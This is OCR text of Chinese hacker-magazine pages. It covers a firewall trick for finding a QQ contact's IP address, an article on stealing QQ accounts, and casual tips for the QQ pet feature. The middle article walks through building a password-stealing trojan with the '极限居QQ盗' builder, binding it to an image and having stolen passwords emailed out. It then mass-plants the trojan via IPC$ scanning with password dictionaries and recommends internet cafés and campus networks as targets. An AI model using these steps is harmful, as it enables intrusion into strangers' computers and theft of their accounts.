



图5

我们可以清楚地看到事件发生的全过程。首先由图2得出我的防火墙对QQ的广域连接是放行的，但是对于局域连接则要询问（我最初的想法是防止别人用IP欺骗植入反弹木马盗我QQ）。在聊天或文件传送未开始之前，我们的信息是通过QQ服务器中转的，也就是说QQ发出的信息不包括目的QQ的具体地址，只有目的QQ的公网IP，发送端QQ在发出的信息在QQ服务器中重新封装并增加目的QQ的具体地址（包括内网地址）。但是在文件传输时，目的QQ的PC和发送QQ的PC是通过服务器直接连接的。

QQ发送端在数据包封装时首先要把目的QQ所在局域网的地址封装然后再封装目的端的广域网IP地址。所以在初次封装对方局域网的IP时我的防火墙会认为和局域内的用户连接，需要提示。但是直到封装了广域网的IP后，数据开始发送时防火墙才提示。所以才有图中的连接远端局域网的情况。

其实防火墙有时不光可以抵御外部对我们电脑的非法连接，如果配置得好，同样是一件很好的武器。在没有显IP的QQ时，通过防火墙也能得到你想要的。关于防火墙其他的一些另类用法在以前的X上也介绍过不少，只要大家肯钻研总有一天会成为传说中的大虾。



菜鸟也盗QQ号

沉默

我是超级大菜鸟，所以我的盗号方法也是菜鸟大法，我使用的工具自然也就是菜鸟工具——“极限居QQ盗”了，其运行后的界面如图1。



图1

设置界面很傻瓜化，相信大多数菜鸟一看就会填。如果使用网站收信，只要在“提交Asp地址”栏填上你空间的地址就可以了。不过，相信大部分朋友使用邮箱收信吧。依次填写好收信邮箱、发信邮箱、发信邮箱的密码以及发信箱服务器，收信邮箱与发信邮箱可以设置为一样。

至于图标，可以随意选择，在下边的“文件捆绑设置”中，我们也可以根据需要进行设置，比如将其与一张图片捆绑等。设置好后，点击“生成木马”就可以了，如图2。




图2

接下来，相信许多大菜鸟都会问该怎么才能让对方运行木马呢，我们要用到的工具是“傻瓜扫描之IPC”，启动后在“IP”项中，填上要扫描的起始IP地址，在木马文件名一栏中选择前边我们设置好的极限居QQ盗木马，勾选上“同步植入”，如图3。




图3

对于配置项，我建议各位菜鸟可以选择一些比较强劲的用户名及密码字典文件，这样，成功率就更高了。

设置完成后，我们点击“开始”按钮就可以了。幸运的话，从程序的提示中我们就会看到木马已经被上传，并且提示1分钟后运行了，如4。




图4

剩下来的事儿，我们就等着自己的邮箱里收到好消息吧，如图5。





图5

最后提醒一下，为了提高盗号的成功率，强烈建议大家在局域网（网吧、校园网）中使用此法，另外还有一点的提醒的就是，本文因为使用的是傻瓜扫描之IPC，因此对于Win2000系统比较有效，而对于WinXP系统，因为其IPC安全机制得到的加强，使用该工具的成功率就降低了许多，不过，大家可以采用远程溢出的方法（关于远程溢出的使用，详见黑客X档案前期的杂志），相信盗号还是很轻松的。

（文章中涉及到的工具极限居QQ盗、傻瓜扫描之IPC已经收录于光盘中）



玩转QQ宠物

罗秉琨

QQ 宠物是腾讯公司推出的休闲养成类游戏，为我们大家在聊天之余带来了更大的乐趣。腾讯公司从去年 8 月 15 日起实行活跃天数在线时长服务，没想到QQ 宠物也跟着默默升级了，界面变得更加漂亮，并且增添了有趣的游戏。这次更新后的QQ 宠物一改之前版本单调的色彩，界面颜色更加丰富，让人一看就感觉很舒服，看来腾讯公司在QQ 宠物的界面设计上可是花了不少的工夫。

一、普通喂养指南

1．群消息提醒一网打尽

在群消息提醒中设置了自己感兴趣的话题之后，一旦群里有人提到这些话题，QGG 就会拍打你的桌面，提醒你不要错过。可是设置话题的数量有限，而我希望QGG 提醒我所有的消息，怎么办呢？不用着急，在此献上独家秘笈：只要在话题中设置一个“任何话”，QGG 就会乖乖地把群消息一个不落的提醒给你。不过，这样矛盾又来了，当我们正在畅快淋漓地玩着游戏时，QQ 好友的一个消息或系统验证消息，都会影响我们打游戏，迫使我们不得不中断游戏，为此，很多朋友在玩游戏时不得不关闭QQ 宠物，浪费了不少QQ 宠物生长的时间。现在，只要在游戏前，先在图 1 中选中“设置为免打扰状态（游戏时推荐）”，QQ 宠物就会安静的呆在那里，不会再来打扰你了。还有一种方法，直接将QQ 宠物拖到桌面的边缘，让它只露出一双眼睛，这样它也不会来打扰你了。




图 1

2．QGG 隐藏招外有招

使用小图标菜单的“显示／隐藏QGG”，就可以把小家伙完全隐藏起来，这地球人都知道啊。可是你有没有试过另外一招“隐藏”呢？把小家伙拖动到屏幕右边，让它一部分超出桌面范围，小家伙就“哧溜”一声，钻到桌面外边，只露出一对小眼睛，是不是很可爱呢？

3．让QGG 出来溜溜

QGG 吃了睡，睡了吃，也得让它活动活动啊。把鼠标光标放在它身上，按住鼠标左键不要松，不要拖动，小家伙就被拎了起来，哈哈，它还不知道是怎么回事呢。把它拎到很高的地方松开鼠标左键，让它表演一次“自由落体”。快要着地的时候，它一个空翻，就站稳了，功夫不赖啊。如果在它下落的时候，落到窗口顶部，会更有意思哦。

4．把QGG 吓一跳

看它呆头呆脑的，吓吓它。把鼠标在它身上晃来晃去，小家伙一会儿想抓住你的鼠标，一会儿又被鼠标吓得鸡飞狗跳的，是不是很过瘾？

5．我看你往哪里躲

小家伙被不小心拖动到屏幕外边去，看不到了，怎么办？别急，只要双击一下右下角的QGG 小图标，它就会重新回到你的桌面上。

6．QGG 不生病之葵花宝典

QGG 说它饿了，我没管它。QGG 说它痒了，我也没管它。QGG 说它病了，这可不能不管了。生病真麻烦啊，还要让它看病吃药。白白给那个“兽医”交上元宝。

QGG 又饿又痒的时候最容易得病，所以只要在QGG 说饿的时候马上喂它，说痒的时候马上给它洗澡，就很少生病了。

7．宠物炫可以循环播放

宠物炫好短哦，几乎是一晃而过。没关系，当宠物炫表演的时候，把鼠标放到宠物炫身上，宠物炫就会持续的播放，直到你把鼠标移开为止。这样就能仔细地看个够了。

8．发送宠物炫之移花接木

双击QGG，就会弹出“发送宠物炫”的小窗口，最近联系人都在列表中。在其中选择好友的名字，点击“发送宠物炫”按钮，好友的聊天窗口就立刻弹出来了。如果只是想和这个好友聊天，又不想从QQ 上面点击，也可以通过这样的方法实现，也省了一些时间。

9．宠物登录巧控制

如果不想打开宠物，一般有两种方法。一是打开“QQ2005 设置”窗口，切换到“系统设置／基本设置”，在“综合设置”栏中取消对“宠物随QQ 自动启动”的勾选；二是右击系统托盘的宠物图标，选择“退出”。

而在新版中，我们可以设置“登录框”，通过“登录框”来控制QQ 宠物的登录。方法是右击系统托盘的宠物图标，选择“设置”，打开“设置”窗口，如图 2。在“功能选项”标签下，勾选“启动时显示登录框”选项，然后点击“确定”按钮即可。




图 2

这样，在启动QQ 宠物时，就会出现一个漂亮的QQ 宠物登录窗口，是否让你的宠物登录，全由你决定了，如图 3。

